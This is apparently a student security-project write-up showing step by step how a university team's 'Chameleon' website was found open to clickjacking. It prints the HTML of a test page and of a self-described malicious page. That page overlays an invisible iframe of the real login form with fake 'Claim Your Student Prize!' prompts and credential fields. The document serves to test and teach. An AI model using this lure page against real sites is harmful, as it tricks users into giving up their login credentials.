
Step 1: Did a quick manual vulnerability assessment to see if the Chameleon website was suspectible to clickjacking attacking by creating a html document and imbeding the Chameleon website into an iframe.



Chameleon-clickjacking-clickbutton.html
Chameleon-testing.html
C: > Users > leonn > Deakin > SIT782 - Team Project B > Click Jacking Attack > Chameleon-testing.htm


```
<style>
iframe {
    position: relative;
    width: 1000px;
    height: 1000px;
    opacity: 0.3;
    z-index: 2;
}
</style>


<iframe src="https://sit-chameleon-website-0bc2323.ts.r.appspot.com/login
```

Step 2: Opened the document and it showed me that the Chameleon website is vulnerable to clickjacking.




Step 4: Proceeded to create my malicious webpage by tricking the user into thinking they were going to collect a cash reward when in fact they were entering their login details to the Chameleon website.

Code for my page




```
<style>
iframe {
    position: relative;
    width: 1000px;
    height: 1000px;
    opacity: 0;
    z-index: 2;
}
button {
    position: absolute;
    top: 540px;
    left: 480px;
    background-color: green;
}
.login-container input[type="text"] {
    padding: 10px;
    margin: 10px 0;
    border: 1px solid #ccc;
    border-radius: 3px;
    box-sizing: border-box;
    position: absolute;
    top: 315px;
    left: 405px;
}
.login-container input[type="password"] {
    padding: 10px;
    margin: 10px 0;
    border: 1px solid #ccc;
    border-radius: 3px;
    box-sizing: border-box;
    position: absolute;
    top: 450px;
    left: 405px;
}
.deakin-email {
    position: absolute;
    top: 260px;
    left: 460px;
    font-family: Arial, Helvetica, sans-serif;
    font-size: large;
    color: green;
    font-weight: bold;
}
.password {
    position: absolute;
    top: 390px;
    left: 470px;
    font-family: Arial, Helvetica, sans-serif;
    font-size: large;
    color: green;
    font-weight: bold;
```




```html
}
.prize {
    position: absolute;
    top: 160px;
    left: 410px;
    font-family: Arial, Helvetica, sans-serif;
    font-size: large;
    color: orange;
    font-weight: bold;
}
</style>

<div class="login-container">
    <form action="login.php" method="POST">
        <input type="text" name="username">
        <input type="password" name="password">
        <button type="submit">Click Me</button>
    </form>
</div>
<p class="deakin-email">Deakin Email</p>
<p class="password">Password</p>
<p class="prize">Claim Your Student Prize!</p>



<iframe src="https://sit-chameleon-website-0bc2323.ts.r.appspot.com/login"></iframe>
```

Adjusted my malicious page accordingly so the Chameleon page would be transparent and the user would be tricked into entering their login details to the Chameleon page.



file:///C:/Users/leonn/Deakin/SIT782%20-%20Team%20Project%20B/Click%20Jacking%20Attack/Chameleon-testing.html



file:///C:/Users/leonn/Deakin/SIT782%20-%20Team%20Project%20B/Click%20Jacking%20Attack/Chameleon-testing.html